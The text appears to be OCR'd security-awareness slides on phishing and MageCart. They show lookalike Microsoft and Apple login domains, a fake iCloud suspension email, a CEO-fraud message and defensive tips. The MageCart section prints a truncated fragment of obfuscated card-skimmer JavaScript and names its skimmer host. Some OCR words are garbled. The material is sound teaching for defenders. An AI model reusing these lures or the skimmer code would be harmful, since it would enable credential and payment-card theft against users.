
This website contacted **4 IPs** in **2 countries** across **4 doma** to perform **15 TTP** nsa
The main IP is 23.96.123.135, located in **Boydton, Un d States** an elong MIC SOFT-CORP-MSN-AS-BLOCK - Microsoft Corporatio . The ma mai **portal.microsorftonline.com.**
The TLS certificate was issued by *COMODO RSA Do ain Va Secure S* on Octob 7th 2018.


The main domain was scanned **43 times** on urlscan.io

Domain created: October 17th 2018, 09:55:11 (UTC)
Domain registrar: NameCheap Inc.

Misconceptions (cont.)

- But I use a Mac! So I’m safe right?
  - Oh my sweet summer child


manageappleid84913.net/signin.php?c=OTYwNzUyNjlGUjU0OTYwNTQ5NDY0MDgxMjQ4OTQ5OTk0MT
Search
Reported Web Forgery!
Mac
iPad
iPhone
Watch
TV
Music
Support
Apple ID
Apple ID



Subject: Dear Customer, We are unable to confirm your account information.

Welcome to iCloud Mail

Your email address is [redacted]

received on : 03/04/2017

We are unable to confirm your account information.

As a result, your account has been temporarily suspended.

All the services related to your account has been suspended pending resolution.

Please provide us with your details as soon as possible.

Just click on My Account and Log In to your ID and follow the instructions Or click on direct link


(https://appleid.apple.com)

iCloud

ICloud is an Apple service. Apple ID | Support | Terms and conditions | Privacy Policy
Copyright © 2017 Apple Distribution
International, Hollyhill Industrial Estate, Hollyhill, Cork, Republic of Ireland. All rights reserved.

Misconceptions (cont.)

- But I use a Mac! So I'm safe right?
  - Oh my sweet summer child



icloudee.top/?KUJFD=90442153068929.html

iCloud

登录 iCloud


Apple ID

密码

□ 保持我的登录状态

没有 Apple ID？现在创建一个

检查激活锁状态 | 忘记ID或密码？ | 系统状态 | 客户隐私政策 | 条款和条件 | Copyright@2016 Apple Inc. 保留所有权利



www.itracking.me/icloud/location-id/L6hTrWcBimzFVj8ALj6mfBsbifRoD4miY36v/Nz6Fhj0KSj6mfBsbifRoD4miY36vj90Fh6wXzPkA017qW/

ESTE ES EL LINK DE LA FALSA PAGINA DE ICLOUD

Inbox (23)

From: [redacted] Hide

To: [redacted]

Mail.app injection

18 Jan 2015 03:44

This is content visible in the background before form submiss

iCloud login

Enter your username and password


victims@email.com

Password

Cancel OK

Business Email Compromise

- A special type of email phishing where the Phisher poses as a high level executive to request an employee do something for them:
  - Wire Transfer
  - Send W-2 forms (tax refund fraud)
  - Send gift cards loaded with money



Thu 10/18/2018 1:30 PM

Jack [redacted] <ceo-mng1@cox.net>

Hello David

To David [redacted]

Got a moment ? Give me your personal cell number to text you as I need you to complete a task for me.

Thank you

Sent from my Mobile Device

So what should I look for in a Phishing Email?

- Anything instructing you do things like “Login” or “Verify Account Details”
- Unexpected Emails using phrases related to money or legal action
  - keywords like remittance, ACH, invoice or wire transfer
- Misspellings still occur, but they’re not as obvious – pay attention to the sender and From field.
- Unexpected emails from contacts
  - If something seems amiss with email from a contact of yours, call to verify
- Mouse over links to view the actual URL
  - just be careful not to click

What Should I look for in a Phishing Page

- Pay attention to the URL – does the “login” page you’re on make sense?
- Are you already logged in? – if you’ve already logged into your webmail why would you be prompted to login again?
- Is your Spidey sense tingling? – does anything just seem off?
- If you put in fake info, does it log you in?
- After logging in, are you sent back to another login page?

So what can I do? A lowly non security Person?

- Setup Two Factor Auth – Available for pretty much anything that’s worth securing.
    - Avoid phone number 2FA, (better than nothing though)
    - Use Google Authenticator, or other apps like Authy
    - Yubikey – Physical USB token, fits on your keyring
- Use a Password manager – keepass, dashlane, lastpass, etc
    - Makes using unique passwords on each site a lot easier
- Check suspicious links online **before** visiting them
    - Unshorten.it, urlscan.io – great resources for viewing a site before going to it

What Can I do? (Cont.)

- Signup and check your email address on haveibeenpwnd.com
  - Notifies you of breaches
- Stay up-to-date on current Trends
  - SANS Internet Storm Center – isc.sans.edu
  - Malware Traffic Analysis - malware-traffic-analysis.net
  - My Online Security – myonlinesecurity.co.uk
  - Krebs – krebsonsecurity.com
  - Bleeping Computer – bleepingcomputer.com
- Follow Infosec people on twitter
  - Malware_traffic, james_inthe_box, dvk01uk, sans_isc

But Wait

There's More!

MageCart


- A current trend where actors are compromising sites to export account information
  - Targets the magento plugin used for shopping sites
- Site code on the compromised sites is very similar to how phishing sites work
  - Gather User info
  - Sends account info in an HTTP POST
- Initially documented by RiskIQ

https://www.riskiq.com/blog/labs/magecart-keylogger-injection/

How do I find out if a site I’m visiting is compromised?

- Easy! Just learn how to read HTML Source code!
- OK that’s not easy for everyone, but if you know a little
  - Look for unusual external domains hosting JavaScript
  - Look for large blocks of obfuscated scripts


1800wheelchair.com □ whitelistjs.com/tiKVCNL6u3wQ-vi2_wM



```
var _0x7763=['\x5a\x47\x56\x69\x64\x57\x63\x3d','\x61\x57\x35\x6d\x62\x77\x3d\x3d','\x5a\x
\x3d\x3d','\x61\x57\x35\x75\x5a\x58\x4a\x58\x61\x57\x52\x30\x61\x41\x3d\x3d','\x62\x33\x56
\x5a\x77\x3d\x3d','\x59\x32\x68\x79\x62\x32\x31\x6c','\x61\x58\x4e\x4a\x62\x6d\x6c\x30\x61
\x34\x3d','\x5a\x58\x68\x77\x62\x33\x4a\x30\x63\x77\x3d\x3d','\x5a\x47\x56\x32\x64\x47\x39
\x61\x57\x78\x6c','\x54\x57\x46\x6a\x49\x45\x39\x54\x49\x46\x67\x3d','\x5a\x32\x56\x30\x56
\x56\x30\x59\x57\x6c\x73','\x62\x47\x39\x6a\x59\x58\x52\x70\x62\x32\x34\x3d','\x63\x48\x4a
\x62\x32\x78\x7a\x4c\x6e\x42\x6f\x63\x41\x3d\x3d','\x64\x47\x6c\x74\x5a\x58\x70\x76\x62\x6
\x63\x48\x52\x70\x62\x32\x35\x7a','\x64\x47\x6c\x74\x5a\x56\x70\x76\x62\x6d\x55\x3d','\x4a
\x62\x6d\x63\x3d','\x59\x58\x42\x77\x56\x6d\x56\x79\x63\x32\x6c\x76\x62\x6a\x30\x3d','\x59
\x6c\x6e\x61\x48\x51\x3d','\x61\x57\x35\x75\x5a\x58\x4a\x58\x61\x57\x52\x30\x61\x44\x30\x3
\x59\x58\x5a\x68\x61\x57\x78\x58\x61\x57\x52\x30\x61\x41\x3d\x3d','\x61\x6c\x64\x70\x5a\x4
\x30\x3d','\x63\x6d\x56\x6d\x5a\x58\x4a\x79\x5a\x58\x49\x3d','\x63\x6d\x56\x78\x64\x57\x56
\x63\x47\x46\x79\x59\x57\x31\x7a\x50\x51\x3d\x3d','\x63\x32\x56\x30\x55\x6d\x56\x78\x64\x5
\x64\x33\x63\x74\x5a\x6d\x39\x79\x62\x53\x31\x31\x63\x6d\x78\x6c\x62\x6d\x4e\x76\x5a\x47\x
\x62\x48\x6b\x3d','\x63\x6d\x56\x30\x64\x58\x4a\x75\x49\x43\x68\x6d\x64\x57\x35\x6a\x64\x4
\x3d\x3d','\x5a\x58\x68\x6a\x5a\x58\x42\x30\x61\x57\x39\x75'];(function(a,c){var b=functio
if(_0x3776['initialized']===undefined){(function(){var a;try{var b=Function('return\x20(fu
c='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';a['atob']||(a['atob'
(d=b%0x4?d*0x40+a:a,b++%0x4)?e+=String['fromCharCode'](0xff&d>>(-0x2*b&0x6)):0x0){a=c['ind
('00'+b['charCodeAt'](a)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(c);}
[b]=a;}else{a=c;}return a;};(function(){var d=function(){var a=!![];return function(d,b){v
```

Can I find Magecart compromised sites?

- Definitely, here are some things to search for in your web filtering
  - HTTP Traffic to MageCart domains, then look for the referrer
  - There are tons of lists out there of the domains https://vxcube.com/recent-threats-ioc/5ba47a2da39bb529071e8539/detail
  - HTTP POSTs with Referrers that are site related to a shopping
- Once you find a MageCart domain, use see what sites refer to it
